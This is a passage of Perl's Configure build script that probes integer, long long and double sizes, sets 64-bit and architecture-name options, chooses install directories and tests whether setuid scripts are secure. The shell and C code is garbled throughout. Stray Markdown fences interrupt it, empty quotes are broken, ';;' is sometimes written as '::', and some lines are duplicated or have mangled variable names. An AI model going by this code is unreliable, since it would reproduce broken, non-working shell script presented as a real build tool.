$cat >fieldn <<EOF

$startsh

$cppstdin $cppflags $cppminus <foo.c 2>/dev/null | \

$grep '^[          ]*#.*stdio\.h' | \

while read cline; do

    pos=1

    set \ $cline

    while $test \ $# -gt 0; do

        if $test $testaccess \ `echo \ $1 | $tr -d '"'\` ; then

            echo "\$pos"

            exit 0

        fi

        shift

        pos=\`expr \$pos + 1\`

    done

done

done

EOF

chmod +x fieldn

fieldn=\`./fieldn\`

$rm -f foo.c fieldn

case $fieldn in

    ") pos='???';;

    1) pos=first;;

```

```

2) pos=second;;

3) pos=third;;

*) pos="${fieldn}th" ;;

esac

echo "Your cpp writes the filename in the $pos field of the line."


case "$osname" in
vos) cppfilter="tr '\\\\>' '/' |" ;; # path component separator is >
os2) cppfilter="sed -e 's|\\\\\\\\\\\\\\\\|/|g' |" ;; # path component separator is \
*) cppfilter="" ;;

esac

: locate header file

$cat >findhdr <<EOF

$startsh

wanted=\$1

name=""

for usrincdir in $usrinc

do

    if test -f \$usrincdir/\$wanted; then

        echo "\$usrincdir/\$wanted"

        exit 0

    fi

done

awkprg='{ print \$${fieldn} }'

echo "#include <\"$wanted\"> > foo\\$$.c

```

```

$cppstdin $cppminus $cppflags < foo\$\$.c 2>/dev/null | \
$cppfilter $grep "^[      ]*#.*\${wanted}" | \
while read cline; do
    name=\`echo \${cline} | $awk "\${awkprg}" | $tr -d "'"\`
    case "\${name}" in
        *[/\\]\${wanted}) echo "\${name}"; exit 1;;
        *[[\\V]\${wanted}) echo "\${name}"; exit 1;;
        *) exit 2;;
    esac;
done;
#
# status = 0: grep returned 0 lines, case statement not executed
# status = 1: headerfile found
# status = 2: while loop executed, no headerfile found
#
status=\$?
$rm -f foo\$\$.c;
if test \${status} -eq 1; then
    exit 0;
fi
exit 1
EOF
chmod +x findhdr

: define an alternate in-header-list? function

```

```

inhdr='echo " "; td=$define; tu=$undef; yyy=$@;

cont=true; xxf="echo \"<\$1> found.\" >&4";

case $# in 2) xxnf="echo \"<\$1> NOT found.\" >&4";;

*) xxnf="echo \"<\$1> NOT found, ...\" >&4";;

esac;

case $# in 4) instead=instead;; *) instead="at last";; esac;

while $test "$cont"; do

    xxx=`./findhdr $1`

    var=$2; eval "was=\$2";

    if $test "$xxx" && $test -r "$xxx";

    then eval $xxf;

    eval "case \"\${$var}\" in $undef) . ./whoa; esac"; eval "$var=\$td";

        cont="";

    else eval $xxnf;

    eval "case \"\${$var}\" in $define) . ./whoa; esac"; eval "$var=\$tu"; fi;

    set $yyy; shift; shift; yyy=$@;

    case $# in 0) cont="";;

    2) xxf="echo \"but I found <\$1> $instead.\" >&4";

        xxnf="echo \"and I did not find <\$1> either.\" >&4";;

    *) xxf="echo \"but I found <\$1> instead.\" >&4";

        xxnf="echo \"there is no <\$1>, ...\" >&4";;

    esac;

done;

while $test "$yyy";

do set $yyy; var=$2; eval "was=\$2";

```

```
eval "case \"\${$var}\" in $define) . ./whoa; esac"; eval "$var=\$tu";
set $yyy; shift; shift; yyy=$@;
done'
```

: see if stdlib is available

```
set stdlib.h i_stdlib
```

```
eval $inhdr
```

: check for lengths of integral types

```
echo " "
```

```
case "$intsize" in
```

```
"")
```

```
    echo "Checking to see how big your integers are..." >&4
```

```
    $cat >try.c <<EOCP
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
int main()
```

```
{
```

```
    printf("intsize=%d;\n", (int)sizeof(int));
```

```
    printf("longsize=%d;\n", (int)sizeof(long));
```

```
    printf("shortsize=%d;\n", (int)sizeof(short));
```

```
    exit(0);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile_ok && $run ./try > /dev/null; then
```

```
    eval ` $run ./try `
```

```
    echo "Your integers are $intsize bytes long."
```

```
    echo "Your long integers are $longsize bytes long."
```

```
    echo "Your short integers are $shortsize bytes long."
```

```
else
```

```
    $cat >&4 <<EOM
```

```
!
```

Help! I can't compile and run the intsize test program: please enlighten me!

(This is probably a misconfiguration in your system or libraries, and

you really ought to fix it. Still, I'll try anyway.)

```
!
```

```
EOM
```

```
dflt=4
```

```
rp="What is the size of an integer (in bytes)?"
```

```
./myread
```

```
intsize="$ans"
```

```
dflt=$intsize
```

```
rp="What is the size of a long integer (in bytes)?"
```

```
./myread
```

```
longsize="$ans"
```

```
dflt=2
```

```

rp="What is the size of a short integer (in bytes)?"

. ./myread

shortsize="$ans"

fi

;;

esac

$rm_try

: check for long long

echo " "

echo "Checking to see if you have long long..." >&4

echo 'int main() { long long x = 7; return 0; }' > try.c

set try

if eval $compile; then

    val="$define"

    echo "You have long long."

else

    val="$undef"

    echo "You do not have long long."

fi

$rm_try

set d_longlong

eval $setvar

: check for length of long long

```

```

case "${d_longlong}${longlongsize}" in
$define)

    echo " "

    echo "Checking to see how big your long longs are..." >&4

    $cat >try.c <<'EOCP'

#include <stdio.h>

int main()

{

    printf("%d\n", (int)sizeof(long long));

    return(0);

}

EOCP

set try

if eval $compile_ok; then

    longlongsize=`$run ./try`

    echo "Your long longs are $longlongsize bytes long."

else

    dflt='8'

    echo " "

    echo "(I can't seem to compile the test program.  Guessing...)"

    rp="What is the size of a long long (in bytes)?"

    . ./myread

    longlongsize="$ans"

fi

if $test "X$longsize" = "X$longlongsize"; then

```



```

        echo "(That isn't any different from an ordinary long.)"

    fi

    ;;

esac

$rm_try

: see if inttypes.h is available

: we want a real compile instead of Inhdr because some systems

: have an inttypes.h which includes non-existent headers

echo " "

$cat >try.c <<EOCP

#include <inttypes.h>

int main() {

    static int32_t foo32 = 0x12345678;

}

EOCP

set try

if eval $compile; then

    echo "<inttypes.h> found." >&4

    val="$define"

else

    echo "<inttypes.h> NOT found." >&4

    val="$undef"

fi

$rm_try

```

```

set i_inttypes

eval $setvar

: check for int64_t

echo " "

echo "Checking to see if you have int64_t..." >&4

$cat >try.c <<EOCP

#include <sys/types.h>

#$i_inttypes I_INTTYPES

#ifdef I_INTTYPES

#include <inttypes.h>

#endif

int main() { int64_t x = 7; }

EOCP

set try

if eval $compile; then

    val="$define"

    echo "You have int64_t."

else

    val="$undef"

    echo "You do not have int64_t."

fi

$rm_try

set d_int64_t

eval $setvar

```

: Check if 64bit ints have a quad type

echo " "

echo "Checking which 64-bit integer type we could use..." >&4

case "\$intsize" in

8) val=int

set quadtype

eval \$setvar

val=""unsigned int""

set uquadtype

eval \$setvar

quadkind=1

::

\*) case "\$longsize" in

8) val=long

set quadtype

eval \$setvar

val=""unsigned long""

set uquadtype

eval \$setvar

quadkind=2

::

\*) case "\$d\_longlong:\$longlongsize" in

define:8)

```
val=""long long"

set quadtype

eval $setvar

val=""unsigned long long"

set uquadtype

eval $setvar

quadkind=3

;;

*) case "$d_int64_t" in
define)

val=int64_t

set quadtype

eval $setvar

val=uint64_t

set uquadtype

eval $setvar

quadkind=4

;;

esac

;;

esac

;;

esac

;;

esac
```

```

case "$quadtype" in
")      echo "Alas, no 64-bit integer types in sight." >&4
        d_quad="$undef"
        ;;
*)      echo "We could use '$quadtype' for 64-bit integers." >&4
        d_quad="$define"
        ;;
esac

```

: Do we want 64bit support

```

case "$uselonglong" in
"$define" | true | [yY]*)
    cat <<EOM >&4

```

\*\*\* Configure -Duselonglong is deprecated, using -Duse64bitint instead.

```

EOM
    use64bitint="$define"
    ;;

```

esac

```

case "$use64bits" in
"$define" | true | [yY]*)
    cat <<EOM >&4

```

\*\*\* Configure -Duse64bits is deprecated, using -Duse64bitint instead.

EOM

```
use64bitint="$define"
```

```
::
```

esac

```
case "$use64bitints" in
```

```
"$define" | true | [yY]*)
```

```
cat <<EOM >&4
```

\*\*\* There is no Configure -Duse64bitints, using -Duse64bitint instead.

EOM

```
use64bitint="$define"
```

```
::
```

esac

```
case "$use64bitsint" in
```

```
"$define" | true | [yY]*)
```

```
cat <<EOM >&4
```

\*\*\* There is no Configure -Duse64bitsint, using -Duse64bitint instead.

EOM

```
use64bitint="$define"
```

```
::
```

esac

```
case "$uselongs" in
```

```
"$define" | true | [yY]*)
```

```
cat <<EOM >&4
```

\*\*\* There is no Configure -Duselonglongs, using -Duse64bitint instead.

EOM

```
    use64bitint="$define"
```

```
    ;;
```

esac

case "\$use64bitsall" in

"\$define" | true | [yY]\*)

```
    cat <<EOM >&4
```

\*\*\* There is no Configure -Duse64bitsall, using -Duse64bitall instead.

EOM

```
    use64bitall="$define"
```

```
    ;;
```

esac

case "\$ccflags" in

```
*-DUSE_LONG_LONG* | *-DUSE_64_BIT_INT* | *-DUSE_64_BIT_ALL*) use64bitint="$define" ;;
```

esac

case "\$use64bitall" in

"\$define" | true | [yY]\*) use64bitint="\$define" ;;

esac

case "\$longsize" in

8) cat <<EOM

You have natively 64-bit long integers.

EOM

```
val="$define"

;;

*) case "$use64bitint" in
    "$define" | true | [yY]*) dflt='y';;
    *) dflt='n';;

esac

case "$d_quad" in
    "$define") ;;
    *) dflt='n' ;;

esac

cat <<EOM
```

Perl can be built to take advantage of 64-bit integer types

on some systems. To do so, Configure can be run with `-Duse64bitint`.

Choosing this option will most probably introduce binary incompatibilities.

If this doesn't make any sense to you, just accept the default `'$dflt'`.

(The default has been chosen based on your configuration.)

EOM

```
rp='Try to use 64-bit integers, if available?'

./myread

case "$ans" in
```



```

[yY]*) val="$define" ;;

*)    val="$undef" ;;

esac

;;

esac

set use64bitint

eval $setvar

case "$use64bitall" in

"$define" | true | [yY]*) dflt='y' ;;

*) case "$longsize" in

    8) dflt='y' ;;

    *) dflt='n' ;;

    esac

    ;;

esac

cat <<EOM

```

You may also choose to try maximal 64-bitness. It means using as much 64-bitness as possible on the platform. This in turn means even more binary incompatibilities. On the other hand, your platform may not have any more 64-bitness available than what you already have chosen.

If this doesn't make any sense to you, just accept the default '\$dflt'.

(The default has been chosen based on your configuration.)

EOM

rp='Try to use maximal 64-bit support, if available?'

./myread

case "\$ans" in

[yY]\*) val="\$define" ;;

\*) val="\$undef" ;;

esac

set use64bitall

eval \$setvar

case "\$use64bitall" in

"\$define")

case "\$use64bitint" in

"\$undef")

cat <<EOM

Since you have chosen a maximally 64-bit build, I'm also turning on  
the use of 64-bit integers.

EOM

use64bitint="\$define" ;;

esac

;;

esac

: Look for a hint-file generated 'call-back-unit'. If the

: user has specified that a 64-bit perl is to be built,

: we may need to set or change some other defaults.

```
if $test -f use64bitint.cbu; then
```

```
    echo "Your platform has some specific hints regarding 64-bit integers, using them..."
```

```
    ./use64bitint.cbu
```

```
fi
```

```
case "$use64bitint" in
```

```
"$define"|true|[yY]*)
```

```
    case "$longsize" in
```

```
        4) case "$archname64" in
```

```
            ") archname64=64int ;;
```

```
        esac
```

```
        ;;
```

```
    esac
```

```
    ;;
```

```
esac
```

: Look for a hint-file generated 'call-back-unit'. If the

: user has specified that a maximally 64-bit perl is to be built,

: we may need to set or change some other defaults.

```
if $test -f use64bitall.cbu; then
```

```
    echo "Your platform has some specific hints regarding 64-bit builds, using them..."
```

```
    ./use64bitall.cbu
```

```
fi
```

```
case "$use64bitall" in
```

```
"$define"|true|[yY]*)
```

```
case "$longsize" in
4) case "$archname64" in
    "|64int) archname64=64all ;;
    esac
    ;;
    esac
    ;;
esac
```

```
case "$d_quad:$use64bitint" in
$undef:$define)
    cat >&4 <<EOF
```

```
*** You have chosen to use 64-bit integers,
*** but none can be found.
*** Please rerun Configure without -Duse64bitint and/or -Dusemorebits.
*** Cannot continue, aborting.
```

```
EOF
    exit 1
    ;;
esac
```

```
: check for length of double
echo " "
```

```

case "$doublesize" in
")
    echo "Checking to see how big your double precision numbers are..." >&4
    $cat >try.c <<EOCP

#include <stdio.h>

#ifdef _STDLIB
#include <stdlib.h>
#endif

int main()
{
    printf("%d\n", (int)sizeof(double));
    exit(0);
}

EOCP

set try

if eval $compile_ok; then
    doublesize=`$run ./try`
    echo "Your double is $doublesize bytes long."
else
    dflt='8'
    echo "(I can't seem to compile the test program.  Guessing...)"
    rp="What is the size of a double precision number (in bytes)?"
    . ./myread
    doublesize="$ans"

```

```

        fi
    ;;
esac

$rm_try

: check for long doubles

echo " "

echo "Checking to see if you have long double..." >&4

echo 'int main() { long double x = 7.0; }' > try.c

set try

if eval $compile; then

    val="$define"

    echo "You have long double."

else

    val="$undef"

    echo "You do not have long double."

fi

$rm_try

set d_longdbl

eval $setvar

: check for length of long double

case "${d_longdbl}${longdblsize}" in

$define)

    echo " "

```

```

        echo "Checking to see how big your long doubles are..." >&4

        $cat >try.c <<'EOCP'

#include <stdio.h>

int main()

{

    printf("%d\n", sizeof(long double));

}

EOCP

set try

set try

if eval $compile; then

    longdblsize=`$run ./try`

    echo "Your long doubles are $longdblsize bytes long."

else

    dflt='8'

    echo " "

    echo "(I can't seem to compile the test program.  Guessing...)" >&4

    rp="What is the size of a long double (in bytes)?"

    ./myread

    longdblsize="$ans"

fi

if $test "X$doublesize" = "X$longdblsize"; then

    echo "That isn't any different from an ordinary double."

    echo "I'll keep your setting anyway, but you may see some"

    echo "harmless compilation warnings."

```

```

        fi

        ;;

esac

$rm_try

: determine the architecture name

echo " "

if xxx=`./loc arch blurfl $pth`; $test -f "$xxx"; then

    tarch=`arch`-$osname"

elif xxx=`./loc uname blurfl $pth`; $test -f "$xxx" ; then

    if uname -m > tmparch 2>&1 ; then

        tarch=`$sed -e 's/ *$//' -e 's/ /_/g' \

            -e 's/$/"-$osname/' tmparch`

    else

        tarch="$osname"

    fi

    $rm -f tmparch

else

    tarch="$osname"

fi

case "$myarchname" in

    "$tarch") ;;

    *)

        echo "(Your architecture name used to be $myarchname.)"

        archname="

```



```

;;

esac

case "$targetarch" in

") ;;

*) archname=`echo $targetarch|sed 's,^[^~]*-, '` ;;

esac

myarchname="$tarch"

case "$sarchname" in

") dflt="$tarch";;

*) dflt="$sarchname";;

esac

rp='What is your architecture name'

. ./myread

archname="$ans"

case "$usethreads" in

$define)

    echo "Threads selected." >&4

    case "$sarchname" in

*-thread*) echo "...and architecture name already has -thread." >&4

        ;;

*)    archname="$sarchname-thread"

        echo "...setting architecture name to $sarchname." >&4

        ;;

esac

;;

```

```

esac

case "$usemultiplicity" in
$define)

    echo "Multiplicity selected." >&4

    case "$archname" in

*-multi*) echo "...and architecture name already has -multi." >&4

        ;;

*)    archname="$archname-multi"

        echo "...setting architecture name to $archname." >&4

        ;;

    esac

    ;;

esac

case "$use64bitint$use64bitall" in

*$define*)

    case "$archname64" in

        ")

            echo "This architecture is naturally 64-bit, not changing architecture name." >&4

            ;;

        *)

            case "$use64bitint" in

                "$define") echo "64 bit integers selected." >&4 ;;

            esac

            case "$use64bitall" in

                "$define") echo "Maximal 64 bitness selected." >&4 ;;

```

```

        esac

        case "$archname" in

            *-$archname64*) echo "...and architecture name already has $archname64." >&4

                ;;

            *)    archname="$archname-$archname64"

                echo "...setting architecture name to $archname." >&4

                ;;

        esac

        ;;

    esac

esac

case "$uselongsdouble" in

$define)

    echo "Long doubles selected." >&4

    case "$longdblsize" in

        $doublesize)

            echo "...but long doubles are equal to doubles, not changing architecture name." >&4

                ;;

            *)

                case "$archname" in

                    *-$ld*) echo "...and architecture name already has -ld." >&4

                        ;;

                    *)    archname="$archname-$ld"

                        echo "...setting architecture name to $archname." >&4

                            ;;

                esac

            ;;

        *)

            ;;

    esac

```

```

        esac
        ;;
    esac
    ;;
esac

case "$useperlio" in
$define)
    echo "Perlio selected." >&4
    ;;
*)
    echo "Perlio not selected, using stdio." >&4
    case "$archname" in
*-stdio*) echo "...and architecture name already has -stdio." >&4
        ;;
*) archname="$archname-stdio"
        echo "...setting architecture name to $archname." >&4
        ;;
    esac
    ;;
esac

if $test -f archname.cbu; then
    echo "Your platform has some specific hints for architecture name, using them..."
    . ./archname.cbu
fi

```

: set the prefixit variable, to compute a suitable default value

```
prefixit='case "$3" in
```

```
""|none)
```

```
    case "$oldprefix" in
```

```
        "") eval "$1=\"\${$2}\"";;
```

```
    *)
```

```
        case "$3" in
```

```
            "") eval "$1="";;
```

```
        none)
```

```
            eval "tp=\"\${$2}\"";
```

```
            case "$tp" in
```

```
                ""|" ") eval "$1=\"\${$2}\"";;
```

```
            *) eval "$1="";;
```

```
            esac;;
```

```
        esac;;
```

```
    esac;;
```

```
*)
```

```
    eval "tp=\"${oldprefix}-${$2}\""; eval "tp=\"${tp}\"";
```

```
    case "$tp" in
```

```
        --|/*--|\~*--) eval "$1=\"${prefix}/${3}\"";;
```

```
        /*-${oldprefix}/*|\~*-${oldprefix}/*)
```

```
            eval "$1=\"echo \${$2} | sed 's,^${oldprefix},${prefix},\"\"\"";;
```

```
    *) eval "$1=\"\${$2}\"";;
```

```
    esac;;
```

```
esac'
```

: determine installation style

: For now, try to deduce it from prefix unless it is already set.

: Reproduce behavior of 5.005 and earlier, maybe drop that in 5.7.

case "\$installstyle" in

"") case "\$prefix" in

    \*perl\*) dflt='lib';;

    \*) dflt='lib/perl5' ;;

esac

;;

\*) dflt="\$installstyle" ;;

esac

: Probably not worth prompting for this since we prompt for all

: the directories individually, and the prompt would be too long and

: confusing anyway.

installstyle=\$dflt

: determine where public executables go

echo " "

set dflt bin bin

eval \$prefixit

fn=d~

rp='Pathname where the public executables will reside?'

./getfile

if \$test "X\$ansexp" != "X\$binexp"; then

```

        installbin=""

fi

prefixvar=bin

: XXX Bug? -- ignores Configure -Dinstallprefix setting.

: XXX If this is fixed, also fix the "start perl" hunk below, which relies on

:   this via initialinstalllocation

. ./setprefixvar


case "$user relocatable inc" in

$define | true | [yY]*)      dflt='y' ;;

*)                            dflt='n' ;;

esac

cat <<EOM

```

Would you like to build Perl so that the installation is relocatable, so that library paths in @INC are determined relative to the path of the perl binary?

This is not advised for system Perl installs, or if you need to run setid scripts or scripts under taint mode.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

```

rp='Use relocatable @INC?'

. ./myread

case "$ans" in

y|Y)    val="$define" ;;

```

```
*)      val="$undef" ;;
```

```
esac
```

```
set userelocatableinc
```

```
eval $setvar
```

```
initialinstalllocation="$binexp"
```

```
: Default prefix is now "up one level from where the binaries are"
```

```
case "$userelocatableinc" in
```

```
$define|true|[yY]*)
```

```
    bin=".../"
```

```
    binexp=".../"
```

```
    prefix=".../.."
```

```
    prefixexp=".../.."
```

```
    installprefixexp=".../.."
```

```
;;
```

```
esac
```

```
: determine where private library files go
```

```
: Usual default is /usr/local/lib/perl5/$version.
```

```
: Also allow things like /opt/perl/lib/$version, since
```

```
: /opt/perl/lib/perl5... would be redundant.
```

```
: The default "style" setting is made in installstyle.U
```

```
case "$installstyle" in
```

```
*lib/perl5*) set dflt privlib lib/$package/$version ;;
```

```
*)      set dflt privlib lib/$version ;;
```



```
esac
```

```
eval $prefixit
```

```
$cat <<EOM
```

There are some auxiliary files for \$package that need to be put into a private library directory that is accessible by everyone.

```
EOM
```

```
fn=$binexp
```

```
fn=d~+
```

```
rp='Pathname where the private library files will reside?'
```

```
./getfile
```

```
prefixvar=privlib
```

```
./setprefixvar
```

```
: set the prefixup variable, to restore leading tilde escape
```

```
prefixup='case "$prefixexp" in
```

```
"$prefix") ;;
```

```
*) eval "$1=\`echo \\\$1 | sed \"s,^$prefixexp,$prefix,\\\"\\\"\";;
```

```
esac'
```

```
: determine where public architecture dependent libraries go
```

```
set archlib archlib
```

```
eval $prefixit
```

```
: privlib default is /usr/local/lib/$package/$version
```

: archlib default is /usr/local/lib/\$package/\$version/\$archname

: privlib may have an optional trailing /share.

```
tdflt=`echo $privlib | $sed 's,/share$,,'`
```

```
tdflt=$tdflt/$archname
```

```
case "$sarchlib" in
```

```
)      dflt=$tdflt
```

```
;;
```

```
*)      dflt="$sarchlib"
```

```
;;
```

```
esac
```

```
$cat <<EOM
```

\$spackage contains architecture-dependent library files. If you are sharing libraries in a heterogeneous environment, you might store these files in a separate location. Otherwise, you can just include them with the rest of the public library files.

EOM

```
fn=$binexp
```

```
fn=d+~
```

```
rp='Where do you want to put the public architecture-dependent libraries?'
```

```
./getfile
```

```
prefixvar=archlib
```

```
./setprefixvar
```

```
if $test X"$sarchlib" = X"$sprivlib"; then
```

```
        d_archlib="$undef"
else
        d_archlib="$define"
fi
```

: see if setuid scripts can be secure

```
$cat <<EOM
```

Some kernels have a bug that prevents setuid #! scripts from being secure. Some sites have disabled setuid #! scripts because of this.

First let's decide if your kernel supports secure setuid #! scripts.

(If setuid #! scripts would be secure but have been disabled anyway, don't say that they are secure if asked.)

EOM

```
val="$undef"
if $test -d /dev/fd; then
    echo "#!$ls" >reflect
    chmod +x,u+s reflect
    ./reflect >flect 2>&1
    if $contains "/dev/fd" flect >/dev/null; then
        echo "Congratulations, your kernel has secure setuid scripts!" >&4
    val="$define"
```

else

\$cat <<EOM

If you are not sure if they are secure, I can check but I'll need a  
username and password different from the one you are using right now.

If you don't have such a username or don't want me to test, simply  
enter 'none'.

EOM

rp='Other username to test security of setuid scripts with?'

dflt='none'

./myread

case "\$ans" in

n|none)

case "\$d\_suidsaf" in

") echo "I'll assume setuid scripts are \*not\* secure." >&4

dflt=n;;

"\$undef")

echo "Well, the \$hint value is \*not\* secure." >&4

dflt=n;;

\*) echo "Well, the \$hint value \*is\* secure." >&4

dflt=y;;

esac

;;

\*)

\$rm -f reflect flect

```

echo "#!$ls" >reflect

chmod +x,u+s reflect

echo >flect

chmod a+w flect

echo "'su" will (probably) prompt you for "'$ans's password."

su $ans -c './reflect >flect'

if $contains "/dev/fd" flect >/dev/null; then

    echo "Okay, it looks like setuid scripts are secure." >&4

    dflt=y

else

    echo "I don't think setuid scripts are secure." >&4

    dflt=n

fi

;;

esac

rp='Does your kernel have *secure* setuid scripts?'

./myread

case "$ans" in

[yY]*)  val="$define";;

*)      val="$undef";;

esac

fi

else

echo "I don't think setuid scripts are secure (no /dev/fd directory)." >&4

echo "(That's for file descriptors, not floppy disks.)"

```

```

        val="$undef"

fi

set d_suidsafe

eval $setvar

$rm -f reflect flect

: now see if they want to do setuid emulation

if $test $patchlevel -lt 11; then

echo " "

val="$undef"

case "$d_suidsafe" in

"$define")

        val="$undef"

        echo "No need to emulate SUID scripts since they are secure here." >&4

        ;;

*)

        $cat <<EOM

```

Some systems have disabled setuid scripts, especially systems where setuid scripts cannot be secure. On systems where setuid scripts have been disabled, the setuid/setgid bits on scripts are currently useless. It is possible for \$package to detect those bits and emulate setuid/setgid in a secure fashion. This emulation will only work if setuid scripts have been disabled in your kernel.

EOM

```
case "$d_dosuid" in
"$define") dflt=y ;;
*) dflt=n ;;
esac

rp="Do you want to do setuid/setgid emulation?"

. ./myread

case "$ans" in
[yY]*) val="$define";;
*) val="$undef";;
esac

;;
```

esac

set d\_dosuid

eval \$setvar

else

```
case "$d_dosuid" in
"$define")
cat >&4 <<EOH
```

SUID emulation has been removed for 5.12

Please re-run Configure without -Dd\_dosuid

EOH

```
exit 1;
```

```

;;

esac

d_dosuid=undef

fi

: Find perl5.005 or later.

echo "Looking for a previously installed perl5.005 or later... "

case "$perl5" in

")    for tdir in `echo "$binexp$path_sep$PATH" | $sed "s/$path_sep/ /g"`; do

        : Check if this perl is recent and can load a simple module

        if $test -x $tdir/perl$exe_ext && $tdir/perl -Mless -e 'use 5.005;' >/dev/null 2>&1; then

            perl5=$tdir/perl

            break;

        elif $test -x $tdir/perl5$exe_ext && $tdir/perl5 -Mless -e 'use 5.005;' >/dev/null 2>&1;

then

            perl5=$tdir/perl5

            break;

        fi

    done

;;

*)    perl5="$perl5"

;;

esac

case "$perl5" in

")    echo "None found. That's ok.>";;

*)    echo "Using $perl5." ;;

```



```
esac
```

```
: Set the siteprefix variables
```

```
$cat <<EOM
```

After \$package is installed, you may wish to install various add-on modules and utilities. Typically, these add-ons will be installed under \$prefix with the rest of this package. However, you may wish to install such add-ons elsewhere under a different prefix.

If you do not wish to put everything under a single prefix, that's ok. You will be prompted for the individual locations; this siteprefix is only used to suggest the defaults.

The default should be fine for most people.

```
EOM
```

```
fn=d~+
```

```
rp='Installation prefix to use for add-on modules and utilities?'
```

```
: XXX Here might be another good place for an installstyle setting.
```

```
case "$siteprefix" in
```

```
"") dflt=$prefix ;;
```

```
*) dflt=$siteprefix ;;
```

```
esac
```

```
./getfile
```

```
: XXX Prefixit unit does not yet support siteprefix and vendorprefix
```

```
oldsiteprefix="
```

```
case "$siteprefix" in
```

```
) ;;
```

```
*) case "$ans" in
```

```
    "$prefix") ;;
```

```
    *) oldsiteprefix="$prefix";;
```

```
    esac
```

```
;;
```

```
esac
```

```
siteprefix="$ans"
```

```
siteprefixexp="$ansexp"
```

```
: determine where site specific libraries go.
```

```
: Usual default is /usr/local/lib/perl5/site_perl/$version
```

```
: The default "style" setting is made in installstyle.U
```

```
: XXX No longer works with Prefixit stuff.
```

```
prog=`echo $package | $sed 's/-*[0-9.]*$//'`
```

```
case "$sitelib" in
```

```
) case "$installstyle" in
```

```
    *lib/perl5*) dflt=$siteprefix/lib/$package/site_$prog/$version ;;
```

```
    *)          dflt=$siteprefix/lib/site_$prog/$version ;;
```

```
    esac
```

```
;;
```

```
*)      dflt="$sitelib"
```

```
;;
```

```
esac
```

```
$cat <<EOM
```

The installation process will create a directory for site-specific extensions and modules. Most users find it convenient to place all site-specific files in this directory rather than in the main distribution directory.

```
EOM
```

```
fn=d~+
```

```
rp='Pathname for the site-specific library files?'
```

```
./getfile
```

```
prefixvar=sitelib
```

```
./setprefixvar
```

```
sitelib_stem=`echo "$sitelibexp" | sed "s,/,$version$,,"`
```

```
: Determine list of previous versions to include in @INC
```

```
$cat > getverlist <<EOPL
```

```
#!/$perl5 -w
```

```
use File::Basename;
```

```
\$api_versionstring = "$api_versionstring";
```

```
\$version = "$version";
```

```
\$stem = "$sitelib_stem";
```

```
\$archname = "$archname";
```

```
EOPL
```

```
    $cat >> getverlist <<'EOPL'
```

```
# The list found is store twice for each entry: the original name, and
```

```
# the binary broken down version as pack "sss", so sorting is easy and
```

```
# unambiguous. This will work for all versions that have a maximum of
```

```
# three digit groups, separate by '.'s or '_'s. Names are extended with
```

```
# ".0.0" to ensure at least three elements for the pack.
```

```
#                                     -- H.Merijn Brand (m)'06 23-10-2006
```

```
# Can't have leading @ because metaconfig interprets it as a command!
```

```
;;@inc_version_list=();
```

```
# XXX Redo to do opendir/readdir?
```

```
if (-d $stem) {
```

```
    chdir($stem);
```

```
    ;;@candidates = map {
```

```
        [ $_, pack "sss", split m/[. _]/, "$_.0.0" ] } glob("5.*");
```

```
    ;;@candidates = sort { $a->[1] cmp $b->[1]} @candidates;
```

```
}
```

```
else {
```

```
    ;;@candidates = ();
```

```
}
```

```
($pversion, $aversion, $vsn5005) = map {
```

```
    pack "sss", split m/[. _]/, "$_.0.0" } $version, $api_versionstring, "5.005";
```

```

foreach $d (@candidates) {
    if ($d->[1] lt $pversion) {
        if ($d->[1] ge $aversion) {
            unshift(@inc_version_list, grep { -d } $d->[0]."/$archname", $d->[0]);
        }
        elsif ($d->[1] ge $vsn5005) {
            unshift(@inc_version_list, grep { -d } $d->[0]);
        }
    }
    else {
        # Skip newer version. I.e. don't look in
        # 5.7.0 if we're installing 5.6.1.
    }
}

if (@inc_version_list) {
    print join(' ', @inc_version_list);
}
else {
    # Blank space to preserve value for next Configure run.
    print " ";
}

EOPL

chmod +x getverlist

case "$inc_version_list" in

```

```

")    if test -x "$perl5$exe_ext"; then
        dflt=`$perl5 getverlist`
    else
        dflt='none'
    fi
    ;;

$undef) dflt='none' ;;

*) eval dflt=\"\$inc_version_list\" ;;

esac

case "$dflt" in
'|' ) dflt=none ;;

esac

case "$dflt" in
5.005) dflt=none ;;

esac

$cat <<EOM

```

In order to ease the process of upgrading, this version of perl can be configured to use modules built and installed with earlier versions of perl that were installed under \$prefix. Specify here the list of earlier versions that this version of perl should check. If Configure detected no earlier versions of perl installed under \$prefix, then the list will be empty. Answer 'none' to tell perl to not search earlier versions.

The default should almost always be sensible, so if you're not sure,  
just accept the default.

EOM

```
rp='List of earlier versions to include in @INC?'

./myread

case "$ans" in

[Nn]one|''|'$undef) inc_version_list=' ' ;;

*) inc_version_list="$ans" ;;

esac

case "$inc_version_list" in

''|' ')

    inc_version_list_init='0'

    d_inc_version_list="$undef"

    ;;

*)

    inc_version_list_init=`echo $inc_version_list |

        $sed -e 's/^/"/' -e 's/ /","/g' -e 's/$/"0/'`

    d_inc_version_list="$define"

    ;;

esac

$rm -f getverlist
```

: see if malloc/malloc.h has to be included

set malloc/malloc.h i\_mallocmalloc

eval \$inhdr

: see if this is a malloc.h system

: we want a real compile instead of Inhdr because some systems have a

: malloc.h that just gives a compile error saying to use stdlib.h instead

echo " "

\$cat >try.c <<EOCP

#include <stdlib.h>

#include <malloc.h>

#\$i\_mallocmalloc I\_MALLOCMALLOC

#ifdef I\_MALLOCMALLOC

# include <malloc/malloc.h>

#endif

int main () { return 0; }

EOCP

set try

if eval \$compile; then

echo "<malloc.h> found." >&4

val="\$define"

else

echo "<malloc.h> NOT found." >&4

val="\$undef"

fi

\$rm\_try

set i\_malloc



```
eval $setvar
```

```
: check for void type
```

```
echo " "
```

```
echo "Checking to see how well your C compiler groks the void type..." >&4
```

```
case "$voidflags" in
```

```
"")
```

```
    $cat >try.c <<EOCP
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#if TRY & 1
```

```
void sub() {
```

```
#else
```

```
sub() {
```

```
#endif
```

```
    extern void moo();    /* function returning void */
```

```
    void (*goo)();        /* ptr to func returning void */
```

```
#if TRY & 8
```

```
    void *hue;            /* generic ptr */
```

```
#endif
```

```
#if TRY & 2
```

```
    void (*foo[10])();
```

```
#endif
```

```

#if TRY & 4

    if(goo == moo) {

        exit(0);

    }

#endif

    exit(0);

}

int main() { sub(); }

EOCP

